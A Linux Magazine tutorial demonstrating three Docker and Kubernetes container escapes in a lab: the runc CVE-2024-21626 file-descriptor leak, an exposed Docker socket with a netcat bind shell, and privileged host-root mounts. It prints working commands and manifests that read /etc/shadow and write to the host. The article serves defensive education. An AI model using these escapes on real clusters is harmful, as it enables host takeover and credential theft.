


Sneaking Around Docker and Kubernetes Isolation

Leaky Container

Lead Image © costasz, 123RF.com
Docker containers and Kubernetes pods might not be as airtight as you think. We'll show you three potential attacks.
I recently became intrigued by a specific vulnerability affecting containers in Docker and pods in Kubernetes. The vulnerability, discovered in 2024, was quickly patched but considered just about as serious as vulnerabilities get. It was allocated the Common Vulnerabilities and Exposures (CVE) number CVE-2024-21626, and it received a severity score of 8.6 out of a possible 10 – very close to the 9.0 rating that would have marked it as critical.
The problem concerned a container runtime used in Kubernetes and Docker called runc. After a little eyestrain, having managed to simulate an attack using the CVE, I started reading about other common ways to attack Kubernetes clusters using a similar approach.
In this article, I will walk through three ways of illegitimately accessing the nodes of a Kubernetes cluster or a standalone Docker host. A successful attack of that nature, one that manages to reach the underlying node of a container, is high on the list of an attacker's main goals, and it all but delivers up the crown jewels. Accessing the nodes or hosts that containers run on potentially allows the attacker to exfiltrate data, steal security credentials, and possibly even and move laterally across a Kubernetes cluster.
The first scenario I will look at is the runc vulnerability, known globally as CVE-2024-21626. The second concerns a common insecure configuration affecting CI/CD pipelines, where a Docker socket is exposed inside a container. For the third example, I will remind you why running containers in privileged mode could be considered either incompetent or complacent.
Understanding more about these threats is the best way to defend against such attacks. Needless to say, the information in this article should not be used on production systems and should only be set loose on infrastructure you either own or explicitly have permission to test on.
Escape #1
The first example of a container attack is the CVE I have already mentioned, which concerns the runc container runtime. This vulnerability achieved the 8.6 Common Vulnerability Scoring System (CVSS) score [1] because:
- Attack Complexity: Low
- Attack Vector: Local
- Privileges Required: None
See the box entitled "CVSS Fields" for more on these revealing parameters.
CVSS Fields
The CVSS scoring system [2] includes several different fields worth mentioning. When I am working with clients, I often point out the importance of the Attack Complexity and Attack Vector fields. If the Attack Vector mentions Network and other details note the CVE is remotely exploitable, the CVE is clearly more concerning. If the Attack Complexity is Low and denial of service is relatively easy to achieve, businesses must pay closer attention to the vulnerability. Table 1 shows a rundown of Attack Vector settings.
Table 1
CVSS Attack Vector Fields
| Attack Vector and Abbreviation | Description |
|---|---|
| Network (N) |
The CVE is remotely exploitable and might include exploitation from over the Internet. |
| Adjacent (A) |
The attack must be launched from the same physical or logical network. |
| Local (L) |
Local and therefore not directly exploitable over a remote network, although an attacker could still potentially achieve remote access using SSH or RDP. |
| Physical (P) |
The attacker must have physical access to a target, over a terminal or USB stick, for example. |
I will start with some assumptions to make the exploitation of the CVE easier to focus on. This simulated attack deals with a software bug. The phases or flow of the attack are as follows:
- Initial Access
- Container Escape
- Node Compromise
- Cluster Takeover
The initial foothold might come from taking advantage of an application vulnerability or a supply chain compromise in the container image (see the "Supply Chain Attacks" box).
Supply Chain Attacks
You might have read about supply chain attacks recently. In terms of container security, it is sensible to create an Software Bill Of Materials (SBOM) in order to get a full list of all the packages present in a container image. With a full understanding of the packages on a container image, it is possible to make critical decisions about whether the packages are trustworthy or alternatives are required.
Supply chain attacks often affect container registries, so ensure that access to container registries is strictly controlled, locked down, and continually monitored. It is all too easy to spawn a container from an image with a familiar name only to discover that an attacker has hard-coded netcat or some other backdoor into the image.
Figure 1 shows the simplest explanation I could muster explaining where runc fits into the Kubernetes operational components. The software is also integral to running Docker Engine containers: runc is the container runtime that actually starts and creates containers, the last part of the chain, interacting with the kernel.
 Figure 1: Where runc fits into the Kubernetes jigsaw puzzle.
The CVE provides a way for an attacker to exploit runc into reading files from the Kubernetes node that is running the container. More worryingly, the exploit also allows write access to the node filesystem. The attacker essentially gets the lion's share of the privileges that the node has within the Kubernetes cluster. In the absence of mitigating security controls (like a runtime agent blocking unwelcome behavior), the whole cluster is at risk.
My VirtualBox laboratory environment used the following, with some useful commands to achieve each stage. For an OS, I used Ubuntu 20.04. This operating system version is not strictly necessary and newer OSs would work; initially I was trying to get easier access to the older, non-patched vulnerable version of runc. I need Linux kernel 5.6 or newer (for openat2 system calls). I entered:
$ apt install linux-generic-hwe-20.04 # install correct kernel, followed by a reboot
$ uname -r # to check new kernel version
$ cat /proc/kallsyms | grep openat2 # look for the existence of openat2
I also needed to be sure I had the vulnerable version of runc (<= 1.1.11 ) – see Listing 1.
Listing 1
Installing runc
01 $ wget https://github.com/opencontainers/runc/releases/download/v1.1.11/runc.amd64
02 $ wget https://github.com/opencontainers/runc/releases/download/v1.1.11/runc.amd64.asc
03 $ install -m 755 runc.amd64 /usr/bin/runc # may need to adjust the path (could use a symlink)
04 $ runc --version # also check it is available in the right path for Docker or Kubernetes to use
I downgraded Docker from 28.1.1 to 24.0.6 to ensure that I had a vulnerable Docker engine (<= 24.0.x):
$ apt install docker-ce=5:24.0.6-1~ubuntu.20.04~focal
$ apt-mark hold docker-ce docker-ce-cli
Then I added the excellent mini Kubernetes distribution k3s [3]:
$ curl -sfL https://get.k3s.io | sh - # a one-liner for installation (I will be more cautious in production)
Listing 2 shows the two most important package versions required for exploiting this CVE.
Listing 2
Package Versions
$ runc --version
runc version 1.1.11
commit: v1.1.11-0-g4bccb38c
spec: 1.0.2-dev
go: go1.20.12
libseccomp: 2.5.4
$ docker --version
Docker version 24.0.6, build ed223bc
The flow of this attack makes the assumption that the attacker has already successfully found a route into a pod running on the target cluster. This scenario is not as uncommon as you might think, when you consider the potentially hundreds of CVEs present in the containers running on a cluster. All it takes is one high or critical-rated CVE that is remotely exploitable – that other security controls have failed to block.
The next step in the attack is to find a leaked file descriptor (FD). Listing 3 is the script that I used to confirm that I was guessing the correct file descriptor number when testing. I ran the script from the host but, as there's so few numbers to iterate through, an attacker would find it easy to guess the number from within a pod.
Listing 3
Testing the Exploit
for x in {3..15};
   do
       echo "Testing file descriptors $x"
       docker run -w /proc/self/fd/$x --rm debian:bookworm echo "FD $x works" 2>&1 | head -1
done
The script in Listing 3 will run through 12 common file descriptors. In my case, FD 9 works, which the following examples assume.
If the following commands work, you'll know the CVE exploitation was successful. Note that these commands run from inside the pod. You might think having Docker commands available inside the pod is unusual, but as you will learn later in this article, it is quite possible to run Docker commands in a containerized environment.
I will start by testing whether I can write to the underlying host with the following command from inside the pod:
$ docker run -w /proc/self/fd/9 --rm debian:bookworm sh -c 'echo ESCAPED > ../../../tmp/pwned-again'
In another terminal, on the host this time, I can check to see if I have written the file outside of the container. I'll look for the pwned-again file inside the /tmp directory:
$ ls -al /tmp/pwned-again
-rw-r--r-- 1 root root 8 Feb 14 13:36 /tmp/pwned-again
It is working! I can also read directly from the host with this command, in this case, the encrypted password file, and potentially exfiltrate other data:
$ docker run -w /proc/self/fd/9 --rm debian:bookworm cat ../../../etc/shadow
</etc/shadow output>
I have now taken advantage of the runc CVE. For clarity, on both counts, the -w flag in the command sets the working directory to the leaked file descriptor. A leaked file descriptor in this context is a file descriptor that has unintentionally been made available to processes that shouldn't be able to see it. In this attack, the file descriptor reveals a directory in the host's filesystem, whereas it should usually be limited to the container's filesystem. The directory traversal ../../../ means that the command leaves the pod's filesystem and moves up to the underlying node's filesystem path.
Escape #2
In this simulated attack, the attacker is focused on attacking a CI/CD pipeline that was built to create container images for multiple clusters. Imagine the attacker has chosen to target the pipeline runners, in other words, the hosts that pipelines use to perform the tasks required for the pipeline to operate.
Why would an attacker be interested in Jenkins or GitLab runners? An apparently common misconfiguration is that the Docker socket file is often left exposed within those ephemeral containers tasked with fulfilling the pipeline tasks. Often this happens when the Docker socket (which resides at the file path: /var/run/docker.sock) is mounted as a volume within the pod or container. That seemingly innocuous file is how Docker's API and its CLI communicate via what is called a Unix domain socket. The domain socket is a non-network exposed communication mechanism, internal to the host itself. It is possible to expose this socket for remote control of Docker Engine via the TCP networking protocol, but as you can imagine, this configuration would introduce all sorts of security implications
In Listing 4 the code shows that I am creating a pod called compromised-pod, followed by a service called compromised-svc. (BTW: Do not use this configuration!) The service opens a port (TCP port 4444) on the pod and then asks the node the pod is running on to forward traffic from TCP port 4444 to TCP port 30456. I am installing the venerable netcat tool within the pod and asking netcat to listen on the pod's TCP port 4444. Note that here I am potentially exposing traffic via a nodePort to the Internet, not just via the internal pod's port.
Listing 4
Opening a Port for an Attacker
apiVersion: v1
kind: Pod
metadata:
  name: compromised-app
  labels:
    app: compromised
spec:
  containers:
    - name: app
      image: debian:bookworm
      command: ["/bin/sh", "-c"]
      args: ["apt update && apt install -y netcat-traditional && nc -l -p 4444 -e /bin/bash"]
      ports:
        - containerPort: 4444
      volumeMounts:
        - name: docker-sock
          mountPath: /var/run/docker.sock
  volumes:
    - name: docker-sock
      hostPath:
        path: /var/run/docker.sock
---
apiVersion: v1
kind: Service
metadata:
  name: compromised-svc
spec:
  type: NodePort
  selector:
    app: compromised
  ports:
    - port: 4444
      targetPort: 4444
      nodePort: 30456
However, there's another dangerous piece of configuration. (Opening a nodePort network port is usually the most dangerous, but I'm just using that for demonstration purposes – an attacker would likely have internal networking access). Look closely at the lines under volumeMounts in Listing 4; the YAML file is also exposing the Docker socket via a mounted volume. An attacker can potentially control the container runtime via the Docker socket.
To ingest the compromised-pods YAML into the cluster, having saved the contents of Listing 4 into a file called socket.yaml, I simply run the following command:
$ kubectl create -f socket.yaml
pod/compromised-app created
service/compromised-svc created
A few seconds later, you can check that netcat was installed in the pod correctly:
$ kubectl logs compromised-app
Look for the following lines in the logs:
Setting up netcat-traditional (1.10-47) ...
update-alternatives: using /bin/nc.traditional to provide /bin/nc (nc) in auto mode
To further explore whether the pod is running, enter:
$ kubectl get pods -A
The next step is to enter the pod via TCP port 30456 using netcat from the attacker machine (my laptop, not a virtual machine on my laptop in this case):
$ apt install -y ncat # install Nmap netcat version or try the nc package if it is unavailable
I can now connect to the pod:
chris@laptop:~$ nc -v 192.168.0.252 30456
Connection to 192.168.0.252 30456 port [tcp/*] succeeded!
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
Note that there's no prompt after the netcat (nc) command. If all is going well, the whoami command returns the text root to show the root superuser account is being used, which means the interactive shell is working. The eagle-eyed will spot that I have connected as user chris but entered the pod as the root user.
Once inside the pod, I can test whether docker.sock was incorrectly using the following command (without a prompt):
ls -al /var/run/docker.sock
srw-rw---- 1 root 118 0 Feb 15 13:27 /var/run/docker.sock
If your port isn't opening, you can do some troubleshooting from the host via the following kubectl command to enter the pod:
$ kubectl exec -it compromised-app -- bash
Thankfully, the port opened as hoped, and the interactive session worked.
I can now take advantage of the exposed Docker socket, but I will need the Docker Engine client installed inside the running pod. As mentioned earlier, with Internet connectivity in the pod and some free disk space, you can install the Docker Engine client from the command line:
apt update && apt install -y docker.io
[...snip]
Processing triggers for ca-certificates (20230311+deb12u1) ...
Updating certificates in /etc/ssl/certs...
0 added, 0 removed; done.
Running hooks in /etc/ca-certificates/update.d...
done.
After a few seconds, the attacker's netcat session stops producing screeds of output and finishes without errors, showing that Docker Engine is successfully installed.
The proof of the pudding is seeing if I can abuse the Docker socket file. I will try the following command, which should output a list of containers, again without a CLI prompt:
docker -H unix:///var/run/docker.sock ps -a
In Figure 2, I get some great news; I can list the containers via the Docker socket.
 Figure 2: Happiness is accessing the Docker socket and seeing a list of containers returned.
Now for the coup de grâce! With the following command, I can drop to the node's filesystem via a container:
docker -H unix:///var/run/docker.sock run --rm -v /:/host alpine cat /host/etc/shadow
root:$6$[...snip]/:20435:0:99999:7:::
daemon:*:19430:0:99999:7:::
bin:*:19430:0:99999:7:::
sys:*:19430:0:99999:7:::
sync:*:19430:0:99999:7:::
Excellent! I can see the node's /etc/shadow file. To double-check that it is working (shadow files can look relatively similar between containers and hosts), I create an empty file in the host's uppermost file path (the filesystem's root) called root-fs-here. Perfect, the following output proves that I can read and most importantly write to the underlying host to take it over. I can see my root-fs-here file using this command:
docker -H unix:///var/run/docker.sock run --rm -v /:/host alpine ls /host/
[...snip]
lost+found
media
mnt
opt
proc
root
root-fs-here
[...snip]
I have successfully proven that a pod running with the docker.socket exposed can be willfully distracted into giving an attacker host access. I should mention that my netcat connection hung at one point, and I had to restart the pod and reconnect from my laptop; your mileage may vary, but a smattering of tenacity should help. I used Alpine Linux with its a smaller image size for this task.
For more information on what to consider secure when it comes to GitLab pipelines, visit the GitLab documentation [4]. On the same page (navigation is on the left-hand side of the page), you'll find some important information relating to Kubernetes. Pay close attention to comments like "Do not use this policy for security reasons." Consider yourself warned!
The recommended route is to create a container using Docker-in-Docker (also known as DinD). In this scenario, a container running inside another container is isolated from the host due to the nesting of the container.
Escape #3
The last container escape will be much simpler to understand if you have worked through the other scenarios. Use the dangerous command in Listing 5 with caution. The command gives access to the underlying host.
Listing 5
Dangerous Command
$ docker run -v /:/hostroot --privileged debian:bookworm chroot /hostroot /bin/bash
$ ls -al /
total 1960012
[...snip]
dr-xr-xr-x 230 root root          0 Dec 15 13:27 proc
drwx------   7 root root       4096 Dec 15 16:32 root
-rw-r--r--   1 root root          0 Dec 15 16:49 root-fs-here
[...snip]
The output of this command is familiar and shows interaction (as if I were logged directly into the host) using a normal shell prompt. Note the zero-bytes file called root-fs-here.
Success! I have demonstrated the third container escape. This time with a single command! While running Debian Linux, the -v /:/hostroot part of the docker run command in Listing 5 is mounting the uppermost part (the root of the filesystem) from the host into the container's /hostroot directory. And, by using the change-root command (the chroot command) to point at that directory, I drop to the host's root filesystem with a Bash shell as the superuser. Why am I given root user access? It's because of the --privileged option.
The Kubernetes equivalent of this single dangerous command appears in Listing 6.
Listing 6
Dangerous Kubernetes Equivalent
apiVersion: v1
kind: Pod
metadata:
  name: escape-podfs-to-hostfs
spec:
  containers:
  - name: attacker
    image: debian:bookworm
    command: ["/bin/sleep", "3600"]
    volumeMounts:
    - name: hostrootpath
      mountPath: /hostroot
    securityContext:
      privileged: true
  volumes:
  - name: hostrootpath
    hostPath:
      path: /
      type: Directory
Listing 7 shows the interaction with Kubernetes after the system ingests the YAML content in Listing 6. Note that the root-fs-here file is present in Listing 7.
Listing 7
Did It Work?
root@node:~# kubectl exec -it escape-podfs-to-hostfs -- bash
root@escape-podfs-to-hostfs:/# ls hostroot/
bin  boot  dev  etc  home  lib  lib32  lib64  libx32  lost+found  media  mnt  opt  proc  root  root-fs-here  \
run  sbin       snap  srv  swap.img  sys  tmp  usr  var
Note again the use of privileged: true in Listing 6. The simplicity of this attack is why security professionals continually speak out against using containers that run in privileged mode! Many other approaches are available for improving the granular permissions offered to a pod or container – it is rarely necessary to run a container as the root user or in privileged mode.
Buy this article as PDF
(incl. VAT)
Buy Linux Magazine
Subscribe to our Linux Newsletters
Find Linux and Open Source Jobs
Subscribe to our ADMIN Newsletters
Digital Autonomy
• How the Fediverse Found Parts for Its Platforms
• The Answer Was Already on the Shelf
• Changing the Chip Industry: How Public Investment Has Grown Open Silicon
• United Nations Open Source Portal Goes Live
• EU Open Source Strategy Plays Key Role in Tech Sovereignty Package
• France Says “Au Revoir” to Microsoft
Support Our Work
Linux Magazine content is made possible with support from readers like you. Please consider contributing when you’ve found an article to be beneficial.

News
-
Working Exploit for a Linux Kernel Flaw Made Public
Even before a bug received its CVE identifier or an upstream fix, the local privilege escalation vulnerability exploit found its way into the wild.
-
r/opensource Bans AI-Assisted and AI-Related Projects
The de facto subreddit for all things open source has not only banned AI-related projects but also users who "don't speak English."
-
Bottlenecks Discovered by Meta Engineers Lead to Scalability Improvements
Thanks to a small group of engineers at Meta, the Linux kernel module kernfs has been improved, which has led to some serious gains.
-
PwnEscape Poses VM Vulnerability
A guest-to-host escape flaw in Linux KVM, named PwnEscape, might be yet another means of attacking Linux.
-
Linux Mint 27 Set for a Christmas Release
The developers behind Linux Mint have announced a Christmas release, and it looks like Santa's sack will be brimming with features.
-
Is Linus Torvalds Vibe Coding?
The creator of Linux has added AI into his process for Linux kernel development, and it's more than just for debugging.
-
openKylin 3.0 Released with Expanded AI Integration
The latest release features a pre-installed AI agent to help perform tasks.
-
DigitalOcean Ends Open Source Credits Program
In a change that has surprised many open source developers, DigitalOcean has decided to sunset its Open Source Credits Program.
-
Office 365 Available for Testing on Linux via Bottles
Linux users can now test the official Office 365, thanks to Mirko Brombin's work on Bottles.
-
Dutch Government Turns to Open Source for Digital Sovereignty
Following in the footsteps of other European countries, the Netherlands is looking to increase its sovereign digital infrastructure with open source software.